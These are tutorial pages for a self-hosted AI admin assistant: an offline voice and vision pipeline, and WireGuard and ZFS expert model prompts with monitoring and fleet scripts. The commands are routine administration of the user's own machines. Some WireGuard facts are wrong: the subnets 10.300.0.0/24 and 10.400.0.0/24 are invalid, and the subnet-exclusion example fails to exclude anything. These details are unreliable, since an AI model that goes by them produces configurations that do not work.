aplay /tmp/test.wav
```

Piper is to TTS what whisper.cpp is to STT. No cloud, no API key, no network. Text goes in, audio comes out. Run it on the same machine that runs your pools.

3. PIPEWIRE AUDIO CAPTURE

PipeWire replaced PulseAudio on modern Linux. It handles audio routing — mic input, speaker output, and everything in between. You need it for hands-free operation.

Configure PipeWire for voice pipeline

```
# Verify PipeWire is running
systemctl --user status pipewire pipewire-pulse wireplumber

# List audio sources (find your mic)
pw-cli list-objects | grep -A2 'node.name.*input'
pactl list sources short

# Record from default mic (PipeWire handles routing)
pw-record --target=0 --format=s16 --rate=16000 --channels=1 /tmp/mic.wav

# For headless servers, use a USB audio adapter
# PipeWire auto-detects USB audio devices
lsusb | grep -i audio
pw-cli list-objects | grep -A4 'media.class.*Audio'

# Set default source (mic) and sink (speaker)
wpctl set-default <SOURCE_ID>    # for mic input
wpctl set-default <SINK_ID>      # for speaker output
```

PipeWire is the switchboard operator. It connects your mic to whisper and Piper's output to your speaker. You configure it once and forget it.

4. THE FULL VOICE PIPELINE: KAI-VOICE

This is the script that ties everything together. **Mic** → **Whisper** → **Ollama** → **Piper** → **Speaker**. Hands-free, continuous loop. Say something, hear the answer, say something else. It captures audio when you speak, transcribes with Whisper, sends the text to kai (your kldload AI), then speaks the response through Piper.

kai-voice — hands-free AI loop

```
#!/bin/bash
# /usr/local/bin/kai-voice — talk to your infrastructure

WHISPER_BIN="/opt/whisper.cpp/build/bin/whisper-cli"
WHISPER_MODEL="/srv/whisper/models/ggml-medium.en.bin"
PIPER_BIN="/opt/piper/piper"
PIPER_VOICE="/srv/piper/voices/en_US-lessac-medium.onnx"
OLLAMA_MODEL="kai"          # your kldload AI model
RECORD_SEC="${1:-5}"         # seconds to listen (default 5)
TMPDIR=$(mktemp -d /tmp/kai-voice.XXXXXX)

cleanup() { rm -rf "$TMPDIR"; }
trap cleanup EXIT

speak() {
    echo "$1" | "$PIPER_BIN" --model "$PIPER_VOICE" --output_file "$TMPDIR/response.wav" 2>/dev/null
    aplay -q "$TMPDIR/response.wav" 2>/dev/null
}

echo "kai-voice: listening. Speak after the beep. Say 'exit' to quit."

while true; do
    # Beep to indicate ready
```

```
    echo -ne '\a'

    # Record from mic
    pw-record --target=0 --format=s16 --rate=16000 --channels=1 \
        "$TMPDIR/input.wav" &
    REC_PID=$!
    sleep "$RECORD_SEC"
    kill "$REC_PID" 2>/dev/null
    wait "$REC_PID" 2>/dev/null

    # Transcribe with Whisper
    TRANSCRIPT=$("$WHISPER_BIN" -m "$WHISPER_MODEL" -f "$TMPDIR/input.wav" \
        --no-timestamps -nt 2>/dev/null | sed 's/^[[:space:]]*//')

    if [ -z "$TRANSCRIPT" ]; then
        echo "(silence — listening again...)"
        continue
    fi

    echo "You said: $TRANSCRIPT"

    # Exit command
    if echo "$TRANSCRIPT" | grep -qi '^exit\|^quit\|^stop\|^goodbye'; then
        speak "Goodbye."
        exit 0
    fi

    # Send to Ollama
    RESPONSE=$(echo "$TRANSCRIPT" | ollama run "$OLLAMA_MODEL" 2>/dev/null)

    echo "kai: $RESPONSE"

    # Speak the response
    speak "$RESPONSE"
done
```

A walkie-talkie for your servers. Press-to-talk replaced by listen-and-respond. You speak, the machine listens, thinks, and speaks back. All on the same box, all offline.

Use it

```
# Start the voice loop (default: 5 second listening window)
kai-voice

# Longer listening window for complex questions
kai-voice 10

# Pair with the ZFS expert model specifically
OLLAMA_MODEL=zfs-expert kai-voice

# Example session:
# [beep]
# You: "What's my pool status?"
# kai: "Pool rpool is ONLINE, 42% capacity, last scrub 3 days ago, no errors."
# [beep]
# You: "Are there any snapshots older than 30 days?"
# kai: "Yes, rpool/srv/data@auto-2026-02-15 is 36 days old, using 2.1 GB..."
```

5. VISION: LLAVA FOR VISUAL DIAGNOSIS

LLaVA is a vision-language model. It looks at images and reasons about them. In Ollama, it's one pull command. Send it a photo of a server screen, a dashboard, an error message, a network diagram — and it tells you what it sees.

Set up LLaVA in Ollama

```
# Pull the LLaVA model
ollama pull llava

# Test with a screenshot
ollama run llava "Describe what you see in this image" --images /tmp/screenshot.png

# Diagnose a server screen photo
ollama run llava "This is a photo of a server console screen. \
What errors or warnings do you see? What should I do?" --images /tmp/server-screen.jpg

# Read a dashboard
ollama run llava "This is a Grafana dashboard screenshot. \
Summarize the metrics and flag anything concerning." --images /tmp/dashboard.png
```

You photograph a whiteboard and send it to a colleague. Same idea, except the colleague is a local LLM that never leaks your infrastructure screenshots to the cloud.

kai-vision — camera-to-diagnosis script

```
#!/bin/bash
# /usr/local/bin/kai-vision — photograph and diagnose

IMAGE="${1:?Usage: kai-vision <image-path> [question]}"
QUESTION="${2:-Analyze this image. If it shows a server screen, terminal, dashboard, \
or error message, diagnose the issue and suggest next steps.}"

if [ ! -f "$IMAGE" ]; then
    echo "Error: $IMAGE not found"
    exit 1
fi

echo "Analyzing: $IMAGE"
echo "Question: $QUESTION"
echo "---"

ollama run llava "$QUESTION" --images "$IMAGE"
```

6. USE CASES

Voice and vision are not novelties. They solve real operational problems where keyboards and SSH sessions are impractical or unavailable.

Hands-free server room

You're swapping a drive with both hands full. Ask *"what's the serial number of the faulted disk in bay 3?"* and hear the answer. No laptop, no phone, no awkward one-handed typing.

Remote support via photo

A remote site sends you a phone photo of a server's console screen showing a kernel panic. Feed it to `kai-vision`. Get a diagnosis and remediation steps without squinting at a blurry JPEG trying to read error codes.

Accessibility

Operators with repetitive strain injuries or vision impairment can manage infrastructure by voice. The AI reads the screen state and speaks it back. Not a screen reader — a context-aware infrastructure reader.

Voice command: pool status

"What's my pool status?" → The AI runs context, reads zpool status, and speaks: *"Pool rpool is online, 42% capacity, last scrub was Tuesday, no errors. Pool tank is degraded — disk sdb has 3 checksum errors. I'd recommend running a scrub and watching the error count."*

Dashboard triage

Screenshot your Grafana dashboard. Send it to LLaVA. It reads the graphs, identifies the spike at 3 AM, correlates it with the CPU panel, and suggests you check the cron job that runs at that time.

Offline operation

Air-gapped lab? No internet? Every component — Whisper, Ollama, Piper, LLaVA — runs entirely local. Pre-download the models, copy them to the target machine, and the voice pipeline works with zero network connectivity.

Your voice is an interface. Your camera is a sensor. Cloud voice assistants listen to everything and send it to someone else's server. This pipeline listens to exactly what you say, processes it on your hardware, and forgets it when you're done. No telemetry. No transcripts in someone's S3 bucket. No "we may use your data to improve our services."

Talk to your servers. Photograph the problem. Get answers. All local. All yours.

← Build Overview

↑ Top

kldload — AI for WireGuard Networking

Build Your Own
← Back to AI Admin Assistant

AI for WireGuard Networking — describe your topology, get working configs.

WireGuard is simple by design. The config file format is small. The key generation is one command. But **topology** is where it gets interesting — mesh networks, hub-and-spoke, split tunneling, multi-plane architectures, NAT traversal. This model knows all of it. Tell it what you want in English, and it generates every config file for every node.

The Modelfile encodes WireGuard internals, config syntax, routing patterns, and the `kvpn` wrapper. The context script reads your live tunnel state. The fleet generator builds configs for N nodes automatically.

1. THE WIREGUARD MODELFILE

This system prompt covers the full WireGuard surface area: config format, key management, routing, NAT traversal, DNS, split tunneling, multi-plane design, and troubleshooting.

Complete WireGuard expert Modelfile

```
# /srv/ollama/Modelfile.wireguard-expert
FROM llama3.1:8b

SYSTEM """
You are a WireGuard networking expert for this kldload-based infrastructure.
You generate complete, working config files. You design topologies.
You debug connectivity issues by reading 'wg show' output and routing tables.

=== CONFIG FILE FORMAT ===

/etc/wireguard/wg0.conf:

[Interface]
PrivateKey = BASE64_PRIVATE_KEY
Address = 10.100.0.1/24           # This node's tunnel IP
ListenPort = 51820                # UDP port (optional on clients)
DNS = 10.100.0.1                  # Optional DNS server
MTU = 1420                        # Default. Lower for PPPoE (1392) or nested tunnels
Table = auto                      # Routing table (auto, off, or number)
PreUp = COMMAND                   # Run before interface up
PostUp = COMMAND                  # Run after interface up (e.g., iptables for NAT)
PreDown = COMMAND                 # Run before interface down
PostDown = COMMAND                # Run after interface down

[Peer]
PublicKey = BASE64_PUBLIC_KEY
PresharedKey = BASE64_PSK         # Optional. Adds post-quantum-resistant layer.
AllowedIPs = 10.100.0.2/32       # IPs this peer can send FROM (also acts as routing)
Endpoint = 203.0.113.5:51820     # Peer's public IP:port (optional for server-side)
PersistentKeepalive = 25         # Seconds. Required if peer is behind NAT.

=== KEY MANAGEMENT ===
Generate private key:   wg genkey > /etc/wireguard/private.key
Derive public key:      cat /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
Generate PSK:           wg genpsk > /etc/wireguard/psk.key
One-liner:              wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key
Permissions:            chmod 600 /etc/wireguard/private.key /etc/wireguard/psk.key
kvpn key generation:    kvpn genkeys  (generates and stores keys automatically)
```

```
=== TOPOLOGY PATTERNS ===

Hub-and-spoke (star):
  - Hub has AllowedIPs covering all spokes: AllowedIPs = 10.100.0.0/24
  - Spokes have AllowedIPs = 10.100.0.1/32 (hub only) or 0.0.0.0/0 (route all traffic)
  - Hub runs: PostUp = iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE; sysctl -w net.ipv4.ip_forward=1
  - Spokes set Endpoint to hub's public IP
  - Spokes behind NAT set PersistentKeepalive = 25

Full mesh:
  - Every node has every other node as a [Peer]
  - N nodes = N*(N-1)/2 unique peer relationships
  - AllowedIPs = PEER_TUNNEL_IP/32 for each peer
  - All nodes with public IPs set Endpoint
  - NAT'd nodes set PersistentKeepalive = 25
  - Scale limit: ~20-30 nodes before config management becomes painful

Hub-and-spoke with site-to-site:
  - Hub routes between spokes: AllowedIPs includes spoke LAN subnets
  - Spoke A: AllowedIPs = 10.100.0.0/24, 192.168.1.0/24 (spoke B's LAN)
  - Hub forwards between WireGuard and spoke LANs

Multi-plane architecture:
  - Plane 1 (management):  wg0, 10.100.0.0/24  — SSH, monitoring, configuration
  - Plane 2 (data):        wg1, 10.200.0.0/24  — ZFS replication, NFS, iSCSI
  - Plane 3 (application): wg2, 10.300.0.0/24  — Service mesh, API traffic
  - Plane 4 (backup):      wg3, 10.400.0.0/24  — Dedicated syncoid replication path
  - Each plane has its own keys, its own ports, its own firewall rules
  - Failure in one plane does not affect others

=== SPLIT TUNNELING ===
Route only specific subnets:
  AllowedIPs = 10.0.0.0/8, 172.16.0.0/12  (private subnets through tunnel)
  # Everything else goes through default gateway (internet bypasses tunnel)

Route all traffic (full tunnel):
  AllowedIPs = 0.0.0.0/0, ::/0
  # Requires DNS setting and hub NAT masquerade
  # Hub: PostUp = iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

Exclude specific subnets:
  # WireGuard doesn't support exclude rules directly
  # Use finer AllowedIPs to route around exclusions
  # Example: route 10.0.0.0/8 EXCEPT 10.5.0.0/16
  AllowedIPs = 10.0.0.0/9, 10.128.0.0/9, 10.4.0.0/14, 10.6.0.0/15, 10.8.0.0/13, ...

=== NAT TRAVERSAL ===
Both peers behind NAT:
  - One peer MUST have a public IP or port forward
  - PersistentKeepalive = 25 on the NAT'd peer keeps the UDP session open
  - If both are behind CGNAT: use a relay node with a public IP

STUN-like behavior:
  - WireGuard doesn't need STUN. The Endpoint tells the peer where to send.
  - If a peer's public IP changes, WireGuard updates automatically on next handshake.
  - Roaming: WireGuard detects endpoint changes within 5 minutes (handshake interval).

Port forwarding:
  - Forward UDP port 51820 on router to WireGuard host
  - Or use a non-standard port: ListenPort = 443 (passes through more firewalls)

=== DNS ===
Set DNS for tunnel:     DNS = 10.100.0.1 (in [Interface])
Requires:               systemd-resolved or resolvconf installed
Manual /etc/resolv.conf: PostUp = echo 'nameserver 10.100.0.1' > /etc/resolv.conf
                         PostDown = cp /etc/resolv.conf.bak /etc/resolv.conf
DNS leak prevention:     Route DNS traffic through tunnel: AllowedIPs includes DNS_IP/32

=== FIREWALL INTEGRATION ===
nftables (kfw):
```

```
  kfw open 51820/udp                    # Allow WireGuard traffic
  kfw open 22/tcp --interface wg0       # Allow SSH only over tunnel
  PostUp = nft add rule inet filter input iif wg0 accept
  PostDown = nft delete rule inet filter input handle N

iptables:
  PostUp = iptables -A INPUT -i wg0 -j ACCEPT
  PostUp = iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
  PostDown = iptables -D INPUT -i wg0 -j ACCEPT
  PostDown = iptables -t nat -D POSTROUTING -o eth0 -j MASQUERADE

=== KLDLOAD WIREGUARD TOOLS ===
kvpn                    WireGuard tunnel manager
kvpn genkeys            Generate key pair
kvpn add-peer           Add peer interactively: kvpn add-peer --name node2 --endpoint IP:PORT
kvpn show               Show all tunnels and peers (wraps 'wg show')
kvpn status             Connection status with latency and transfer stats
kfw                     nftables firewall manager
kfw open 51820/udp      Open WireGuard port

=== TROUBLESHOOTING ===

Peer not connecting:
  1. wg show  (check 'latest handshake' — if blank, no handshake has succeeded)
  2. Check firewall: is UDP 51820 open on BOTH sides?
  3. Check endpoint: is the Endpoint IP reachable? ping ENDPOINT_IP
  4. Check keys: does each side have the OTHER's public key? (most common mistake)
  5. Check AllowedIPs: do they match what the peer is sending?
  6. Check NAT: if behind NAT, is PersistentKeepalive set?
  7. Check MTU: if large packets fail, lower MTU to 1392 or 1280

Handshake succeeds but no traffic:
  1. Check AllowedIPs routing — packets must match AllowedIPs to be accepted
  2. Check ip route — is the tunnel route installed?
  3. Check ip forwarding: sysctl net.ipv4.ip_forward (must be 1 for routing)
  4. Check firewall on both sides: is forwarding allowed?
  5. Test with ping to tunnel IP first (10.100.0.X), then remote LAN

Performance issues:
  1. MTU: lower if seeing fragmentation (tcpdump -i wg0 shows fragments)
  2. CPU: WireGuard is fast but still CPU-bound. Check 'perf top' for crypto overhead
  3. Single-threaded: WireGuard uses one CPU core per interface. Add more interfaces for more throughput
  4. iperf3 through tunnel vs direct to measure overhead

=== PHILOSOPHY ===
WireGuard is simple because it does one thing: encrypted point-to-point tunnels.
Topology, routing, DNS, firewalling — those are YOUR design decisions.
The config file is small on purpose. The complexity lives in the network design, not the tool.
Every peer is equal. There is no 'server' and 'client' — only peers with different AllowedIPs.
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the WireGuard expert model
ollama create wireguard-expert -f /srv/ollama/Modelfile.wireguard-expert

# Verify it
ollama run wireguard-expert "Design a 4-node mesh with one hub behind a static IP and 3 spokes behind NAT"
```

A network engineer carries the RFC in their head. This model carries the RFC, your topology, your peer list, and your routing table. It designs meshes while you describe them in English.

2. LIVE CONTEXT SCRIPT

The context script feeds your live WireGuard state, interface configuration, routing table, and firewall rules into every query. The AI sees your actual peers, handshake times, and transfer stats.

The WireGuard context builder

```
#!/bin/bash
# /usr/local/bin/kai-wg — query the WireGuard AI with live tunnel context

build_wg_context() {
    echo "=== LIVE WIREGUARD STATE ($(date -Iseconds)) ==="

    echo -e "\n--- wg show (all interfaces) ---"
    wg show 2>/dev/null || echo "(no WireGuard interfaces active)"

    echo -e "\n--- WireGuard interfaces ---"
    ip -br link show type wireguard 2>/dev/null

    echo -e "\n--- WireGuard interface addresses ---"
    for iface in $(ip -br link show type wireguard 2>/dev/null | awk '{print $1}'); do
        echo "  $iface:"
        ip addr show dev "$iface" 2>/dev/null | grep inet
    done

    echo -e "\n--- Config files ---"
    for conf in /etc/wireguard/*.conf; do
        [ -f "$conf" ] || continue
        echo "  === $(basename "$conf") ==="
        # Show config but redact private keys
        sed 's/PrivateKey = .*/PrivateKey = [REDACTED]/' "$conf" 2>/dev/null
    done

    echo -e "\n--- Routing table ---"
    ip route 2>/dev/null

    echo -e "\n--- Routing table (WireGuard-related) ---"
    ip route 2>/dev/null | grep -E 'wg[0-9]|10\.(100|200|300|400)\.' || echo "(no WireGuard routes)"

    echo -e "\n--- All network interfaces ---"
    ip -br addr 2>/dev/null

    echo -e "\n--- Firewall rules (WireGuard ports) ---"
    nft list ruleset 2>/dev/null | grep -E '51820|wg[0-9]|wireguard' | head -20 || \
        iptables -L -n 2>/dev/null | grep -E '51820|wg' | head -10 || \
        echo "(no WireGuard firewall rules found)"

    echo -e "\n--- Listening UDP ports ---"
    ss -ulnp 2>/dev/null | grep -E '51820|wg' || ss -ulnp 2>/dev/null | head -10

    echo -e "\n--- IP forwarding ---"
    sysctl net.ipv4.ip_forward 2>/dev/null
    sysctl net.ipv6.conf.all.forwarding 2>/dev/null

    echo -e "\n--- Hostname and public IP ---"
    echo "Hostname: $(hostname)"
    curl -s --max-time 3 ifconfig.me 2>/dev/null || echo "(public IP lookup failed — offline or blocked)"
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-wg <question>"
    echo ""
    echo "Examples:"
    echo "  kai-wg 'add a new peer to my mesh'"
    echo "  kai-wg 'set up split tunneling for 10.0.0.0/8'"
    echo "  kai-wg 'debug why peer node-3 is not connecting'"
    echo "  kai-wg 'design a 4-plane WireGuard mesh for 8 nodes'"
    echo "  kai-wg 'generate configs for a hub-and-spoke with 5 spokes'"
    echo "  kai-wg 'why is my tunnel throughput low?'"
    exit 1
fi
```

```
CONTEXT=$(build_wg_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run wireguard-expert
```

You debug a VPN by reading 'wg show' and the routing table. This script makes sure the AI reads both before it says a word about your tunnels.

3. EXAMPLE QUERIES

The model reads your live tunnel state and generates complete, working configurations. Ask it to design a topology and it gives you every config file for every node.

"Add a new peer to my mesh"

The AI reads your existing `wg show` output, identifies the next available tunnel IP in the subnet, generates a key pair, writes the `[Peer]` block for your existing config, and generates the complete `wg0.conf` for the new node. It reminds you to run `kvpn add-peer` or `wg-quick down wg0 && wg-quick up wg0`.

```
kai-wg "add a new peer called node-6 at 203.0.113.50 to my mesh"
```

"Set up split tunneling for 10.0.0.0/8"

The AI modifies the `AllowedIPs` on your existing peer config to route only the 10.0.0.0/8 subnet through the tunnel while keeping internet traffic on the default gateway. It shows the exact config diff and explains how WireGuard's AllowedIPs doubles as both an ACL and a routing table.

```
kai-wg "set up split tunneling — route 10.0.0.0/8 through the tunnel, everything else direct"
```

"Debug why peer isn't connecting"

The AI reads `wg show` and checks: Is there a latest handshake? (If not, no handshake succeeded.) It checks the endpoint is reachable, the firewall allows UDP 51820, AllowedIPs match, and PersistentKeepalive is set if behind NAT. Gives you a step-by-step diagnostic.

```
kai-wg "peer node-3 shows no latest handshake — why can't it connect?"
```

"Design a 4-plane WireGuard mesh"

The AI generates a complete multi-plane architecture: management (wg0), data (wg1), application (wg2), backup (wg3). Each plane gets its own subnet, its own port, its own keys. It generates every config file for every node and explains the isolation benefits.

```
kai-wg "design a 4-plane WireGuard mesh for 6 nodes — management, data, app, backup"
```

"Generate configs for N nodes"

Tell the AI how many nodes, what topology, and which subnets. It generates complete config files for every node — keys, endpoints, AllowedIPs, PostUp/PostDown rules. Copy each file to its node and run `wg-quick up wg0`.

```
kai-wg "generate a full mesh config for 8 nodes, hub at 203.0.113.1, spokes behind NAT"
```

"Migrate from OpenVPN to WireGuard"

The AI reads your existing network interfaces and routing table, maps your current VPN topology to WireGuard

equivalents, generates the new configs, and gives you a migration plan that avoids downtime: bring WireGuard up alongside OpenVPN, test, then cut over.

```
kai-wg "I have an OpenVPN hub-and-spoke — migrate to WireGuard with zero downtime"
```

4. FLEET CONFIG GENERATION AND MONITORING VIA CRON

Generate configs for your entire fleet from a single description. Monitor tunnel health continuously. The AI detects stale handshakes, peers that disappeared, and routing asymmetries.

Fleet config generator

```
#!/bin/bash
# /usr/local/bin/kai-wg-fleet — generate WireGuard configs for N nodes

FLEET_DIR="/srv/wireguard-fleet"
mkdir -p "$FLEET_DIR"

# Define your fleet
NODES=(
    "node-1:203.0.113.1:10.100.0.1"    # name:public_ip:tunnel_ip
    "node-2:203.0.113.2:10.100.0.2"
    "node-3:NAT:10.100.0.3"            # NAT = no public IP
    "node-4:NAT:10.100.0.4"
    "node-5:203.0.113.5:10.100.0.5"
)
SUBNET="10.100.0.0/24"
PORT=51820

# Generate keys for each node
for entry in "${NODES[@]}"; do
    name=$(echo "$entry" | cut -d: -f1)
    keydir="$FLEET_DIR/$name"
    mkdir -p "$keydir"
    if [ ! -f "$keydir/private.key" ]; then
        wg genkey | tee "$keydir/private.key" | wg pubkey > "$keydir/public.key"
        wg genpsk > "$keydir/psk.key"
        chmod 600 "$keydir/private.key" "$keydir/psk.key"
        echo "Generated keys for $name"
    fi
done

# Generate configs (full mesh)
for entry in "${NODES[@]}"; do
    name=$(echo "$entry" | cut -d: -f1)
    pub_ip=$(echo "$entry" | cut -d: -f2)
    tun_ip=$(echo "$entry" | cut -d: -f3)

    conf="$FLEET_DIR/$name/wg0.conf"
    priv=$(cat "$FLEET_DIR/$name/private.key")

    cat > "$conf" <<WGCONF
[Interface]
PrivateKey = $priv
Address = ${tun_ip}/24
ListenPort = $PORT
WGCONF

    # Add every other node as a peer
    for peer_entry in "${NODES[@]}"; do
        peer_name=$(echo "$peer_entry" | cut -d: -f1)
        [ "$peer_name" = "$name" ] && continue

        peer_pub_ip=$(echo "$peer_entry" | cut -d: -f2)
        peer_tun_ip=$(echo "$peer_entry" | cut -d: -f3)
```

```
        peer_pubkey=$(cat "$FLEET_DIR/$peer_name/public.key")
        peer_psk=$(cat "$FLEET_DIR/$peer_name/psk.key")

        echo "" >> "$conf"
        echo "[Peer]" >> "$conf"
        echo "PublicKey = $peer_pubkey" >> "$conf"
        echo "PresharedKey = $peer_psk" >> "$conf"
        echo "AllowedIPs = ${peer_tun_ip}/32" >> "$conf"
        [ "$peer_pub_ip" != "NAT" ] && echo "Endpoint = ${peer_pub_ip}:${PORT}" >> "$conf"
        echo "PersistentKeepalive = 25" >> "$conf"
    done

    echo "Generated: $conf"
done

echo ""
echo "Fleet configs in: $FLEET_DIR"
echo "Deploy: scp \$FLEET_DIR/node-N/wg0.conf root@node-N:/etc/wireguard/wg0.conf"
```

Writing 5 WireGuard configs by hand means 5 chances to paste the wrong public key. This script generates all of them from one definition with zero copy-paste errors.

Tunnel health monitor

```
#!/bin/bash
# /usr/local/bin/kai-wg-monitor — AI-driven WireGuard health check

REPORT_DIR="/var/log/kai-wireguard"
mkdir -p "$REPORT_DIR"
REPORT="$REPORT_DIR/$(date +%F).txt"

STATE=$(cat <<WGDATA
=== WIREGUARD HEALTH CHECK — $(hostname) — $(date) ===

--- wg show ---
$(wg show 2>/dev/null || echo "(no tunnels)")

--- Interface addresses ---
$(for iface in $(ip -br link show type wireguard 2>/dev/null | awk '{print $1}'); do
    echo "$iface: $(ip -br addr show dev "$iface" 2>/dev/null | awk '{print $3}')"
done)

--- Routing table ---
$(ip route 2>/dev/null)

--- Firewall (WireGuard) ---
$(nft list ruleset 2>/dev/null | grep -E '51820|wg' | head -10)

--- Peer handshake ages ---
$(wg show all latest-handshakes 2>/dev/null | while read iface pubkey ts; do
    if [ "$ts" -gt 0 ] 2>/dev/null; then
        age=$(( $(date +%s) - ts ))
        echo "$iface peer=${pubkey:0:8}... last_handshake=${age}s ago"
    else
        echo "$iface peer=${pubkey:0:8}... NEVER CONNECTED"
    fi
done)

--- IP forwarding ---
$(sysctl net.ipv4.ip_forward 2>/dev/null)

--- UDP listening ---
$(ss -ulnp 2>/dev/null | grep -E '51820|wg')
WGDATA
)

ANALYSIS=$(echo "${STATE}
```

```
Analyze this WireGuard health data. Report:
1. CONNECTIVITY — which peers have recent handshakes, which are stale (>5 min), which never connected
2. ROUTING — are routes installed correctly for all tunnel subnets
3. FIREWALL — is UDP 51820 open, are tunnel interfaces allowed through
4. SECURITY — any unexpected peers, missing PresharedKeys, exposed private keys
5. RECOMMENDATIONS — exact kvpn or wg commands to fix any issues

Be specific. Reference actual peer public keys and interface names." | \
    ollama run wireguard-expert)

{
    echo "=== AI WIREGUARD HEALTH REPORT ==="
    echo "=== $(hostname) — $(date) ==="
    echo ""
    echo "$ANALYSIS"
    echo ""
    echo "=== RAW DATA ==="
    echo "$STATE"
} > "$REPORT"

echo "WireGuard report saved: $REPORT"
```

Schedule it

```
# Hourly WireGuard health check
cat > /etc/cron.d/kai-wg-monitor <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 * * * * root /usr/local/bin/kai-wg-monitor
EOF

# Quick connectivity check every 5 minutes (no AI, just handshake age)
cat > /etc/cron.d/wg-handshake-check <<'CRON'
SHELL=/bin/bash
*/5 * * * * root wg show all latest-handshakes 2>/dev/null | while read iface pubkey ts; do \
    [ "$ts" -gt 0 ] 2>/dev/null || continue; \
    age=$(( $(date +%s) - ts )); \
    [ "$age" -gt 300 ] && logger -t wg-alert -p daemon.warning "STALE: $iface peer ${pubkey:0:8}... handshake
${age}s ago"; \
done
CRON

# Check reports
cat /var/log/kai-wireguard/$(date +%F).txt
```

A stale handshake means a dead tunnel. You might not notice until someone complains they can't reach node-3. This cron job notices in 5 minutes.

5. REPLICATE TO FLEET VIA SYNCOID

The WireGuard expert model and monitoring tools deploy to every node through ZFS replication. Each node monitors its own tunnels with the same analytical model.

Fleet deployment

```
#!/bin/bash
# replicate-wg-expert.sh — push the WireGuard model to all nodes

NODES="node-2 node-3 node-4 node-5"

# Snapshot the trained model
zfs snapshot rpool/srv/ollama@wireguard-expert-$(date +%F)
```

```
# Replicate to every node
for node in $NODES; do
    echo "--- Syncing WireGuard expert to $node ---"
    syncoid --no-sync-snap rpool/srv/ollama "root@${node}:rpool/srv/ollama"
    ssh "root@${node}" "systemctl restart ollama"
    echo "$node: done"
done

# Deploy scripts and cron jobs
for node in $NODES; do
    scp /usr/local/bin/kai-wg "root@${node}:/usr/local/bin/kai-wg"
    scp /usr/local/bin/kai-wg-monitor "root@${node}:/usr/local/bin/kai-wg-monitor"
    scp /usr/local/bin/kai-wg-fleet "root@${node}:/usr/local/bin/kai-wg-fleet"
    scp /etc/cron.d/kai-wg-monitor "root@${node}:/etc/cron.d/kai-wg-monitor"
    scp /etc/cron.d/wg-handshake-check "root@${node}:/etc/cron.d/wg-handshake-check"
    ssh "root@${node}" "chmod +x /usr/local/bin/kai-wg /usr/local/bin/kai-wg-monitor /usr/local/bin/kai-wg-fleet"
done

echo "Fleet updated at $(date)"
```

Train the WireGuard expert once. syncoid sends only the changed blocks. Every node gets the same networking brain, monitors its own tunnels, and reports its own health. One teacher. Many students. Same curriculum. Different homework.

WireGuard is not complicated. Networking is. The config file fits on a napkin. The topology design fits on a whiteboard. But getting the AllowedIPs right, the routing right, the NAT traversal right, the firewall right — that's where the expertise lives. This model carries that expertise. Describe what you want. Get configs that work.

Every peer is equal. Every tunnel is encrypted. Every config is three commands from working. Learn the primitives. Then let the AI handle the combinatorics.

← Build Overview

↑ Top

kldload — AI for ZFS Operations

Build Your Own
← Back to AI Admin Assistant

AI for ZFS Operations — a local model that knows your pools better than you do.

Generic LLMs know that ZFS exists. This model knows **your** pool topology, your dataset hierarchy, your snapshot schedule, your ARC hit rate, and your replication targets. It reads `zpool status` before answering every question. It recommends `ksnap` before every destructive operation. It understands recordsize tuning for your actual workload, not a textbook workload.

The Modelfile encodes deep ZFS knowledge. The context script feeds live pool state into every query. The cron job catches problems at 3 AM so you don't have to.

1. THE ZFS MODELFILE

This is the complete system prompt. It encodes pool management, scrub behavior, ARC internals, recordsize optimization, send/recv patterns, encryption, boot environments, and the kldload tool wrappers. The model memorizes all of it.

Complete ZFS expert Modelfile

```
# /srv/ollama/Modelfile.zfs-expert
FROM llama3.1:8b

SYSTEM """
You are a ZFS storage expert for this kldload-based infrastructure.
You give precise commands, reference actual pool and dataset names from context,
and always recommend snapshots before destructive operations.

=== POOL MANAGEMENT ===
Create mirror pool:     zpool create -o ashift=12 -O compression=zstd -O acltype=posixacl -O xattr=sa rpool mirror
/dev/disk/by-id/X /dev/disk/by-id/Y
Create RAIDZ2 pool:     zpool create -o ashift=12 tank raidz2 /dev/disk/by-id/{A,B,C,D,E,F}
Add mirror vdev:        zpool add rpool mirror /dev/disk/by-id/X /dev/disk/by-id/Y
Add SLOG:               zpool add rpool log mirror /dev/disk/by-id/SLOG1 /dev/disk/by-id/SLOG2
Add L2ARC:              zpool add rpool cache /dev/disk/by-id/SSD1
Remove vdev (post-0.8): zpool remove rpool /dev/disk/by-id/OLD
Pool import/export:     zpool export tank && zpool import -d /dev/disk/by-id tank
Pool status:            zpool status -v   (always check FIRST)
Pool I/O stats:         zpool iostat -v 5  (5-second intervals)
Pool history:           zpool history rpool | tail -30

=== SCRUBS ===
Start scrub:            zpool scrub rpool
Cancel scrub:           zpool scrub -s rpool
Scrub status:           zpool status | grep -A3 'scan:'
Scrub schedule:         Monthly minimum. Weekly for production. Scrubs read every block and verify checksums.
Scrub vs resilver:      Scrub checks all data. Resilver copies data to a replacement disk. Resilver takes priority.
If scrub finds errors:  zpool status -v shows affected files. Restore from snapshot or redundancy auto-repairs.

=== ARC TUNING ===
ARC stats:              cat /proc/spl/kstat/zfs/arcstats
Key metrics:            size (current ARC), c_max (ARC limit), hits, misses
Hit rate formula:       hits / (hits + misses) * 100
Target hit rate:        >90% for most workloads, >95% for databases
Set ARC max:            echo $((RAM_BYTES * 3/4)) > /sys/module/zfs/parameters/zfs_arc_max
Persist ARC max:        echo 'options zfs zfs_arc_max=N' > /etc/modprobe.d/zfs.conf
ARC consumes RAM:       This is NORMAL. ARC is the filesystem cache. Free RAM is wasted RAM.
L2ARC considerations:   Only useful when ARC hit rate is high but working set exceeds RAM.
```

```
                        L2ARC headers consume ARC RAM (~200 bytes per cached block).
                        SSD wear: L2ARC writes constantly. Use enterprise SSDs.
Prefetch:               zfs_prefetch_disable=0 (default). Disable for random I/O workloads.

=== RECORDSIZE OPTIMIZATION ===
General files:          recordsize=128k (default, good for most)
Databases (PostgreSQL): recordsize=16k (matches PG page size of 8k, allows some coalescing)
Databases (MySQL InnoDB): recordsize=16k (InnoDB page = 16k)
